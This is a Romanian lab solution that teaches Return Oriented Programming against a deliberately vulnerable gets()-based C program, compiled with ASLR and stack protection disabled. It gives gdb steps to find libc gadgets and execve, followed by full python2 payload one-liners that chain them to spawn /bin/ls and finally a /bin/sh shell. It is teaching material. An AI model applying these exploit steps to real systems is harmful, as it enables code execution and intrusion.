Laborator 7 – Rezolvare

**ROP** – ***Return Oriented Programming*** (tehnică nouă pentru a profita de vulnerabilitatea *buffer overflow*)

Comenzi: ***echo 0 | sudo tee /proc/sys/kernel/randomize\_va\_space*** → dezactivează ASLR

Cod Vulnerabil:

#include <stdlib.h>

#include <stdio.h>

void func()

{

char buffer[128];

gets(buffer);

//dup2(1,0);

}

int main(int argc, char \*argv[])

{

int n = 0;

while (n < 10);

func();

return 0;

}

Deschidem 2 terminale:

**[T1]:**

***gcc -g -O0 -fno-stack-protector -o rop rop.c -no-pie*** → -no-pie: compilatorul să nu producă un executabil independent legat dinamic

***./rop*** → se va bloca în bucla acelui *while*

**[T2]:**

***sudo apt-get install nasm***


***ps -e | grep rop*** → obținem PID proces


***sudo gdb attach PID***


***set variable n=11***

***b func*** → breakpoint

***c*** → continue








Primele adrese:

* 0x00007f0f510b3b6a
* 0x00007f0f510b4595


Pe arhitectura de 64b, când chemăm o funcție, avem următorii regiștrii (pt parametrii pasați):

* ***rdi*** → primul parametru
* ***rsi*** → al doilea parametru
* ***rdx*** → al treilea parametru
* ***stivă*** → restul parametrilor



Comenzi: ***n*** → next (suntem opriți la începutul funcției func și buffer nu a fost adăugat încă pe stivă)

***x/30x $rsp*** → arată 40 de adrese de pe stivă (***rsp*** fiind registrul unde valoarea curentă a stivei e oprită)




**RBP**: 0x00007fffcabfa7e0 (vrem să lăsăm această adresă neatinsă)


După RBP, avem ***return address*** de la ***func*** pe care vrem să o suprascriem cu una dintre gadget-urile noastre (adresa nu e importantă, doar locația).

Adrese:


* pop rdi; ret: ***asmsearch "pop rdi; ret" libc*** → 0x00007f0f510b3b6a




* pop rsi; ret: ***asmsearch "pop rsi; ret" libc*** → 0x00007f0f510b601f



* pop rdx; ret: ***asmsearch "pop rdx; ret" libc*** → 0x00007f0f511d2c92



* + ***asmsearch "pop rdx; pop ?; ret" libc*** → 0x00007f0f511a9211



* buffer address: ***p &buffer*** → 0x7fffcabfa730



* execve address: ***p execve*** → 0x7f0f51173170



Buffer Malițios: **"/bin/sh\x00"; address buffer; NULL; garbage characters; rbp; pop rdi; address buffer; pop rsi; buffer address + 8; pop rdx; NULL; NULL; execve address.**

python2 -c 'print(

"/bin/ls\x00"+

"\x30\xa7\xbf\xca\xff\x7f\x00\x00"+

"\x00\x00\x00\x00\x00\x00\x00\x00"+104\*"A"+

"\xe0\xa7\xbf\xca\xff\x7f\x00\x00"+

"\x6a\x3b\x0b\x51\x0f\x7f\x00\x00"+

"\x30\xa7\xbf\xca\xff\x7f\x00\x00"+

"\x1f\x60\x0b\x51\x0f\x7f\x00\x00"+

"\x38\xa7\xbf\xca\xff\x7f\x00\x00"+

"\x92\x2c\x1d\x51\x0f\x7f\x00\x00"+

"\x00\x00\x00\x00\x00\x00\x00\x00"+

"\x00\x00\x00\x00\x00\x00\x00\x00"+

"\x70\x31\x17\x51\x0f\x7f\x00\x00"

)' | ./rop


În *rop.c*, comentăm loop-ul (*while*) și recompilăm:

***echo 0 | sudo tee /proc/sys/kernel/randomize\_va\_space***

***gcc -g -O0 -fno-stack-protector -o rop rop.c -no-pie***

Pentru ls:


***python2 -c 'print("/bin/ls\x00"+"\x30\xa7\xbf\xca\xff\x7f\x00\x00"+"\x00\x00\x00\x00\x00\x00\x00\x00"+104\*"A"+"\xe0\xa7\xbf\xca\xff\x7f\x00\x00"+"\x6a\x3b\x0b\x51\x0f\x7f\x00\x00"+"\x30\xa7\xbf\xca\xff\x7f\x00\x00"+"\x1f\x60\x0b\x51\x0f\x7f\x00\x00"+"\x38\xa7\xbf\xca\xff\x7f\x00\x00"+"\x92\x2c\x1d\x51\x0f\x7f\x00\x00"+"\x00\x00\x00\x00\x00\x00\x00\x00"+"\x00\x00\x00\x00\x00\x00\x00\x00"+"\x70\x31\x17\x51\x0f\x7f\x00\x00")' | ./rop***




Pentru sh:

***python2 -c 'print("/bin/sh\x00"+"\x30\xa7\xbf\xca\xff\x7f\x00\x00"+"\x00\x00\x00\x00\x00\x00\x00\x00"+104\*"A"+"\xe0\xa7\xbf\xca\xff\x7f\x00\x00"+"\x6a\x3b\x0b\x51\x0f\x7f\x00\x00"+"\x30\xa7\xbf\xca\xff\x7f\x00\x00"+"\x1f\x60\x0b\x51\x0f\x7f\x00\x00"+"\x38\xa7\xbf\xca\xff\x7f\x00\x00"+"\x92\x2c\x1d\x51\x0f\x7f\x00\x00"+"\x00\x00\x00\x00\x00\x00\x00\x00"+"\x00\x00\x00\x00\x00\x00\x00\x00"+"\x70\x31\x17\x51\x0f\x7f\x00\x00")' | ./rop***

Comanda nu rulează (nimic nu se întâmplă).



Pentru ultimul exercițiu, decomentez *dup2(1, 0)* și recompilez. Obținem adresa: 0x7fffff6be8c0.



Noua comandă:

***python2 -c 'print("/bin/sh\x00"+"\x30\xa7\xbf\xca\xff\x7f\x00\x00"+"\x00\x00\x00\x00\x00\x00\x00\x00"+104\*"A"+"\xe0\xa7\xbf\xca\xff\x7f\x00\x00"+"\x6a\x3b\x0b\x51\x0f\x7f\x00\x00"+"\x01\x00\x00*\x00\x00\x00\x00\x00"+"\x1f\x60\x0b\x51\x0f\x7f\x00\x00"+"\x00\x00\x00\x00\x00\x00\x00\x00"+"\xc0\xe8\x6b\xff\xff\x7f\x00\x00"*+"\x6a\x3b\x0b\x51\x0f\x7f\x00\x00"+"\x30\xa7\xbf\xca\xff\x7f\x00\x00"+"\x1f\x60\x0b\x51\x0f\x7f\x00\x00"+"\x38\xa7\xbf\xca\xff\x7f\x00\x00"+"\x92\x2c\x1d\x51\x0f\x7f\x00\x00"+"\x00\x00\x00\x00\x00\x00\x00\x00"+"\x00\x00\x00\x00\x00\x00\x00\x00"+"\x70\x31\x17\x51\x0f\x7f\x00\x00")' | ./rop***

Acum shell-ul funcționează.

